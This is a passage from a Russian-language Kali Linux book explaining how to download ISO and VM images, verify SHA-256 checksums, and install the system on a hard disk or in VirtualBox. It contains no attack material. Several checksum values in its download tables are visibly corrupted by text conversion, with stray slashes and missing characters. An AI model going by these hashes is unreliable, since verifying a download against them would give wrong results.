Kali Linux 64 Bit	HTTP   Torrent	3.0G	2018.4	7c65d6a319448ef4ce1be5b5a93d48ef30687d4c3f507896b46b9c2226a0ed0
Kali Linux 32 Bit	HTTP   Torrent	3.1G	2018.4	14e53cd797d673db31437c36d51bab0f0a0b6ef9ab277c6c90b9f1fc9d96c291
Kali Linux Mate 64 Bit	HTTP   Torrent	2.9G	2018.4	3e045904582879e4c2ba75e4486f93d7d74de63e0ed54e5108804cef7287ffb
Kali Linux Kde 64 Bit	HTTP   Torrent	3.0G	2018.4	baf5c29371aca86ed28a87e32282f801e041876fd19152ea621ce84e4c0ff5dc
Kali Linux Xfce 64 Bit	HTTP   Torrent	2.8G	2018.4	f262287286ef5fc630bd0ea219ecc03f767dd2ff9ad1b769bfcc35dfe1fa66e2
Kali Linux E17 64 Bit	HTTP   Torrent	2.8G	2018.4	b7236b7747454fea12b5fb81be85ad7530bc6416e07127558c98f80dfbcf2bd9
Kali Linux Lxde 64 Bit	HTTP   Torrent	2.8G	2018.4	612aebd78f570aac62511b049a45ebf0be027a28c9b4732e0b5d799fa818ca6d

**Рис 1.1.** Архитектура машины: i386, x64 и armhf

Образы для VMware, VirtualBox и Hyper-V также можно загрузить со страницы загрузок Offensive Security, расположенной по адресу <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>, как показано на рис. 1.2.

Kali Linux VMware Images		Kali Linux VirtualBox Images			
Image Name	Torrent	Size	Version	SHA256sum	
Kali Linux Vm 64 Bit 7z	Torrent	2.5G	2018.4	7cdc27ad5924da6ca4a5549744704ada38068ccf37b40b415c87b824ff71dc29	
Kali Linux Vm 32 Bit 7z	Torrent	2.4G	2018.4	65ed1e71882d3/b9d9402816f314f79/b60fb6b36991f3095b2bbe8e83fe6f6	

**Рис. 1.2.** Эти файлы образов доступны как по прямым ссылкам, так и в виде архивированных файлов, загружаемых с помощью торрента

Пользователь может загрузить ARM Kali Linux с сайта по адресу <https://www.offensive-security.com/kali-linux-arm-images/>. Здесь можно загрузить образы для таких устройств, как Chromebook, Raspberry Pi и т. д., щелкнув на стрелке справа от названий устройств.

Kali NetHunter v3.0 можно загрузить с сайта Offensive Security: <https://www.offensive-security.com/kali-linux-nethunter-download/> (рис. 1.3).

Подробнее о выборе, установке и использовании соответствующей версии NetHunter будет рассказано в последующих главах.

The screenshot shows the 'Kali Linux NetHunter Downloads' section of the offensive-security.com website. At the top, there's a navigation bar with links for Courses, Certifications, Online Labs, Penetration Testing, Projects, Blog, About, ENROLL NOW, and a search icon. Below the navigation, the title 'Kali Linux NetHunter Downloads' is centered. Underneath it, a sub-header reads 'Kali Linux for Android Mobile Devices'. A breadcrumb trail indicates the current location: Home > Kali Linux NetHunter Downloads. A note below the header says 'Current NetHunter Release – v3.0 | NetHunter Documentation'. Three download links are listed with their respective device images:

- Nexus 4 & 5 Android Phone
- Nexus 7 Mini Tablet
- Nexus 10 Tablet

**Рис. 1.3.** Страница загрузки Kali Nethunter для Linux

Чтобы записать образ на DVD или установить Kali Linux на свой компьютер, загрузите версию образа ISO. Если же вы хотите установить и использовать Kali Linux в виртуальной среде на виртуальной машине, такой, например,

как VirtualBox, VMWare или Hyper-V, возьмите файлы образов для виртуальных машин. С их помощью установка и настройка виртуальной среды пойдет быстрее. Эти образы доступны по адресу <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>.


После успешной загрузки файла необходимо сравнить хеш-значение SHA загруженного образа со значением хеша `sha256sum`, который указан на странице загрузки. Значение SHA-256 проверяется, чтобы избежать установки поврежденного или поддельного образа.

В операционной системе UNIX/Linux/BSD для проверки хеш-значения SHA-256 загруженного файла образа используется команда `sha256sum`. Учтите, что из-за большого размера файла образа Kali Linux эта операция может занять некоторое время. Чтобы сгенерировать хеш-значения для образа, например, `kali-linux-2018.2-amd64.iso`, используйте следующую команду:

```
sha256sum kali-linux-2018.2-amd64.iso
```

Пользователям Windows для проверки хеш-значения можно воспользоваться утилитой под названием MD5 & SHA checksum Utility. Этот инструмент вычисляет MD5, SHA-1, SHA-256, а также хеши файлов SHA-512 и позволяет сравнивать и проверять хеши.

Утилиту MD5 & SHA Checksum можно загрузить по адресу [https://download.cnet.com/MD5-SHA-Cchecksum-Utility/3000-2092\\_4-10911445.html](https://download.cnet.com/MD5-SHA-Cchecksum-Utility/3000-2092_4-10911445.html). После загрузки и запуска нажмите кнопку **Browse** (Обзор) и укажите путь к загруженному файлу. Мы будем использовать файл `kali-linux-2018.2-amd64.iso`, как показано на рис. 1.4.



**Рис. 1.4.** Утилита MD5 & SHA Checksum запущена

В поле ввода **Hash** (Хеш) для проверки был вставлен скопированный со страницы загрузки Kali Linux хеш файла `kali-linux-2018.2-amd64.iso`.

Для сравнения и проверки хеша SHA-256 нажмите кнопку **Verify** (Проверить) (рис. 1.5).



**Рис. 1.5.** Совпадение хешей SHA-256

Если оба значения совпадают, можно сразу перейти к разделу «Начинаем работать с Kali Linux». Если же значения не совпадают, то файл образа поврежден. В этом случае загрузите повторно файл образа с официального зеркала загрузки и снова проверьте контрольные суммы.

## Начинаем работать с Kali Linux

Чтобы начать работать с Kali Linux, операционную систему нужно установить на жесткий диск компьютера или запустить с загрузочного диска. Для этого вы можете воспользоваться Kali Linux одним из следующих способов:

- запустить Kali Linux непосредственно с загрузочного диска Live DVD;
- установить на жесткий диск компьютера;
- установить на USB (портативная Kali Linux).

Далее мы расскажем о каждом способе установки и запуска.

## Запуск Kali Linux с Live DVD

Если вы не желаете устанавливать Kali Linux на жесткий диск компьютера, запишите файл образа ISO на DVD. После того как ISO-образ операционной системы будет записан на диск, его можно использовать для запуска вашего компьютера. Для загрузки компьютера с DVD нужно убедиться, что в BIOS выбрана следующая очередность загрузки: сначала компьютер ищет загрузочный сектор на DVD, а только после этого (если DVD не вставлен или на нем отсутствует загрузочный сектор) обращается к загрузочному сектору жесткого диска. Преимущество Kali Linux Live DVD перед остальными способами загрузки в том, что запускать компьютер

с Live DVD очень просто. Кроме того, не потребуется выделять на жестком диске место под установку этой операционной системы.

Однако в таком способе запуска компьютера есть и недостатки. Например, вы не сможете сохранить изменения конфигурации, и после перезагрузки все настройки будут потеряны. Кроме того, скорость загрузки компьютера с Live DVD уступает скорости загрузки компьютера с жесткого диска. Это объясняется тем, что скорость чтения DVD медленнее, чем скорость чтения жесткого диска.

Запуск операционной системы с Live DVD рекомендуется применять только для тестирования Kali Linux. Если же вы желаете работать с этой операционной системой более интенсивно, рекомендуем вам установить Kali Linux на жесткий диск компьютера.

## Установка на жесткий диск

Установить Kali Linux на жесткий диск можно двумя способами:

- установить непосредственно на жесткий диск вашего компьютера (обычная установка);
- установить на виртуальную машину.

Вы можете воспользоваться любым подходящим для вас способом. Мы же работали с Kali Linux, установленной на виртуальную машину.

### Обычная установка

Для обычной установки Kali Linux на компьютер вам потребуется чистый жесткий диск или чистый раздел на жестком диске размером не менее 100 Гбайт. Учтите: если на этом диске хранились какие-то данные, то они будут уничтожены в процессе установки, так как установщик отформатирует весь диск. Мы рекомендуем при обычной установке использовать весь жесткий диск. Если Kali Linux устанавливается в качестве дополнительной операционной системы, вы можете установить ее в логический раздел жесткого диска. Для этого ваш жесткий диск следует разбить на основной раздел, в котором находится основная операционная система, например Windows, и логический раздел для Kali Linux. Если на вашем компьютере будут установлены две операционные системы, то при каждом запуске машины вам с помощью загрузчика нужно будет выбирать, какую операционную систему загружать для текущей сессии. Учтите: деля жесткий диск на основной и логический разделы, вы можете повредить основную операционную систему и все данные, которые хранились на вашем компьютере. Будьте осторожны!



Официальная документация по установке Kali Linux на жесткий диск с ранее установленной операционной системой Windows находится по адресу <http://docs.kali.org/installation/dual-boot-kali-with-windows>.

Есть несколько программ, которые вы можете задействовать для разбивки жесткого диска на разделы. Для этого вы можете воспользоваться следующими Linux-загрузочными компакт-дисками:

- ❑ SystemRescueCD (<http://www.sysresccd.org/>);
- ❑ GParted Live (<http://gparted.sourceforge.net/livecd.php>);
- ❑ Kali Linux (<http://www.kali.org>).

Для разбивки на разделы с помощью Linux Live CD загрузите компьютер с этого компакт-диска. Далее вы можете приступать к делению жесткого диска. Но сначала выполните резервное копирование данных!

Когда жесткий диск будет разделен (или если вы решили использовать для установки все пространство жесткого диска), можно приступать к установке операционной системы. Загрузите машину с созданного вами ранее загрузочного диска (Kali Linux Live DVD) и в появившемся загрузочном меню выберите один из вариантов: **Install** (Установка) или **Grafical install** (Графическая установка) (рис. 1.6).



**Рис. 1.6.** Загрузочное меню Kali Linux — выбран вариант **Grafical install** (Графическая установка)

После выбора варианта **Install** (Установка) или **Grafical install** (Графическая установка) на экране появится первое окно установки операционной системы. В процессе установки вам потребуется настроить следующие параметры.

1. **Set Language** (Выбор языка). Выберите язык из списка. Автоматически выбирается английский язык.

2. **Selection Location** (Выбор места расположения). Выберите страну из раскрывающегося списка.
3. **Configure the Keyboard** (Конфигурация клавиатуры). Выберите желаемую раскладку клавиатуры.
4. **Host Name for the system** (Имя хоста для системы). Имя хоста необходимо для опознавания вашего компьютера в локальной сети. По умолчанию выбирается Kali. Это имя вы можете оставить без изменений.
5. **Set the Domain** (Настройка домена). Домен используется, если компьютер подключен к доменной сети. Поле ввода имени домена можно не заполнять.
6. **Set Password** (Настройка пароля). Это пароль учетной записи администратора. Пароль должен быть сложным и хорошо запоминаемым. Его следует держать в секрете и не забывать.
7. **Configure the clock** (Настройка системного времени). Выберите ваш часовой пояс.
8. **Partition Disk** (Раздел диска). Программа установки поможет вам разбить диск на разделы. Для использования всего пространства жесткого диска выберите вариант **Use entire disk option** (Использовать весь диск). Если же на компьютере установлена еще одна операционная система, для установки Kali Linux следует создать отдельный раздел. Далее выберите этот раздел из списка разделов вручную. Раздел будет создан установщиком в ходе дальнейшей установки операционной системы.


Далее программа установки спросит вас о разметке раздела. По умолчанию будет использован весь раздел. Обратите внимание: все файлы было бы неплохо хранить в отдельном, домашнем каталоге, поэтому для него желательно создать отдельный раздел `/home`. В этом случае при переустановке операционной системы ваши файлы не будут удалены. Выбор размера раздела `/home` зависит только от ваших потребностей. Чтобы в этом разделе смогли поместиться все ваши файлы, выберите значение не менее 50 Гбайт. Для обычных задач или при дефиците места на жестком диске можете ограничить размер домашнего каталога 10–20 Гбайт.

Начинающим пользователям мы рекомендуем выбрать вариант **Use entire disk option** (Использовать весь диск). Затем выберите диск, на который вы хотите установить Kali Linux. Выберите пункт **All files** (Все файлы) в одном разделе.

После того как разделы будут выбраны, программа установки покажет список настроенных разделов (рис. 1.7).

Убедитесь, что переключатель **Write the changes to disks?** (Записать изменения на диск?) установлен в положение **Yes** (Да), и нажмите кнопку **Continue** (Продолжить). Разметка будет завершена, а изменения — записаны на диск.

9. **Network Mirror** (Сетевое зеркало). Начинающим пользователям рекомендуется выбрать **No** (Нет).



**Рис. 1.7.** Обзор разделов

Далее программа начнет установку операционной системы Kali Linux на жесткий диск. Эта процедура займет некоторое время, в зависимости от характеристик вашего компьютера. На тестовой машине процесс установки занял 20 минут.

После того как операционная система будет установлена на жесткий диск компьютера, программа установки попросит вас настроить диспетчер пакетов. Затем установщик предложит по умолчанию установить загрузчик GRUB в главную загрузочную запись (MBR). Если на вашем компьютере Kali Linux устанавливается как единственная операционная система, выберите значения, предлагаемые по умолчанию. **Обратите внимание:** если на вашей машине установлена еще одна операционная система, загрузчик GRUB устанавливать в главную загрузочную запись (MBR) нельзя! Иначе установленная ранее операционная система перестанет загружаться.

По окончании установки вы увидите на экране сообщение о том, что установка Kali Linux завершена (рис. 1.8).

Для первого запуска Kali Linux перезагрузите компьютер, нажав кнопку **Continue** (Завершить). После перезапуска вы увидите экран входа в Kali Linux. Для входа в систему используйте данные, введенные при установке. По умолчанию имя пользователя и пароль — **root** (рис. 1.9, 1.10).




Рис. 1.8. Сообщение об окончании установки




Рис. 1.9. По умолчанию имя пользователя — root




Рис. 1.10. По умолчанию пароль — root

## Установка Kali на виртуальную машину

Kali Linux можно установить и на виртуальную машину как гостевую операционную систему. Преимущества установки ОС на виртуальную машину в том, что вам не нужно готовить отдельный раздел на жестком диске вашего компьютера. Виртуальная машина устанавливается в основной операционной системе как обычная программа. А Kali Linux устанавливается в качестве гостевой системы уже на эту виртуальную машину. При этом основная ОС не подвергается никакой опасности.



Мы воспользуемся виртуальной машиной VirtualBox (<http://www.virtualbox.org>). VirtualBox — это программа виртуализации с открытым исходным кодом. Программа может работать с такими операционными системами, как Windows, Linux, OS X и Solaris.


К сожалению, установка операционной системы на виртуальную машину не лишена недостатков. И главный из них — низкая (по сравнению с обычной установкой на жесткий диск компьютера) скорость работы. Это объясняется тем, что все ресурсы компьютера делятся между основной и гостевой операционными системами.

Существует два варианта установки операционной системы на виртуальную машину. Первый вариант — установка Kali Linux с ISO-образа, записанного на DVD или сохраненного на жестком диске компьютера. Установка с ISO-образа займет больше времени по сравнению с установкой образа VMWare. Но вы сможете самостоятельно выбрать необходимые параметры установки.

### Установка Kali на виртуальную машину с ISO-образа

Для установки Kali Linux на виртуальную машину с ISO-образа выполните следующие действия.

1. Создайте новую виртуальную машину, нажав на панели инструментов кнопку **New (Создать)** (рис. 1.11).
2. Далее следует ввести имя создаваемой виртуальной машины, а также выбрать тип и версию операционной системы. Мы предлагаем назвать созданную виртуальную машину Kali Linux, выбрать из раскрывающегося списка **Type (Тип)** вариант **Linux**, а из списка **Version (Версия)** — версию **Debian**. Обратите внимание: вам предлагается на выбор две версии — **Debian (64-bit)** и **Debian (32-bit)**. Выбор версии зависит от двух факторов от типа операционной системы (32- или 64-битная) и от скачанной вами версии ISO-образа. Если система 64-битная, а скачанный ISO-образ — 32-битный, выбирается версия **Debian (32-bit)**. Если у вас 32-битная система, потребуется 32-битный ISO-образ и версия **Debian (32-bit)**. Версия **Debian (64-bit)** выбирается, если система и скачанная версия ISO-образа — 64-битные. Тип системы можно посмотреть в диалоговом окне **System (Система)**. После определения типа и версии системы нажмите кнопку **Next (Далее)**.



**Рис. 1.11.** Создание новой виртуальной машины

3. Следующим шагом мы определяем объем оперативной памяти, выделяемой для виртуальной машины. Чем больше вы сможете выделить виртуальной машине оперативной памяти, тем лучше будет работать гостевая операционная система. Как видно из рис. 1.12, мы смогли выделить создаваемой виртуальной машине память объемом 2048 Мбайт. Выделите столько оперативной памяти, сколько позволяет ваш компьютер, и нажмите кнопку **Next (Далее)**. Обратите внимание: мы не можем выделить виртуальной машине весь имеющийся на компьютере объем оперативной памяти, так как она нужна и для работы основной операционной системы.
4. В открывшемся окне **Hard disk** (Жесткий диск) установите переключатель в положение **Create a virtual hard disk now** (Создать новый виртуальный жесткий диск) (рис. 1.13) и продолжите установку. В следующем окне **Specified type** (Укажите тип) оставьте предлагаемый по умолчанию тип создаваемого диска — **VDI** (VirtualBox Disk Images) и перейдите к окну **File location and size** (Укажите формат хранения), в котором установите переключатель в положение **Dynamic virtual hard disk** (Динамический виртуальный жесткий диск) и нажмите кнопку **Next (Далее)**. Откроется окно **File location and size** (Укажите имя и размер файла) (рис. 1.14).




Рис. 1.12. Выделение оперативной памяти виртуальной машине





Рис. 1.13. Создание виртуального жесткого диска



**Рис. 1.14.** Выбираем размер виртуального жесткого диска

5. В поле ввода Name (Имя) оставьте предлагаемое по умолчанию имя Kali Linux. С помощью горизонтального ползунка выберите желаемый размер жесткого диска, но не менее 32 Гбайт. Если же вы хотите установить дополнительное программное обеспечение, выделите по возможности больше пространства.
6. После того как размер диска будет определен, еще раз проверьте выбранные параметры и нажмите кнопку Create (Создать).
7. Новая виртуальная машина создана. Ее имя вы увидите в левой части окна VirtualBox (рис. 1.15). Теперь можно приступить к установке операционной системы Kali Linux.
8. Дважды щелкните кнопкой мыши на названии вновь созданной виртуальной машины. Машина запустится, и вы увидите диалоговое окно Select start-up disk (Выберите загрузочный диск) (рис. 1.16).
9. Щелкните кнопкой мыши на изображении папки справа от списка. Откройте в появившемся диалоговом окне папку, в которой сохранен ISO-образ Kali Linux 2018.2, щелкните на этом файле и нажмите кнопку OK. После того как образ будет выбран, закройте диалоговое окно Select start-up disk (Выберите загрузочный диск), нажав кнопку Start (Начать).
10. Дальнейшая установка ничем не отличается от обычной установки Kali Linux на жесткий диск компьютера. Поэтому следуйте указаниям, приведенным выше.




Рис. 1.15. Виртуальная машина создана

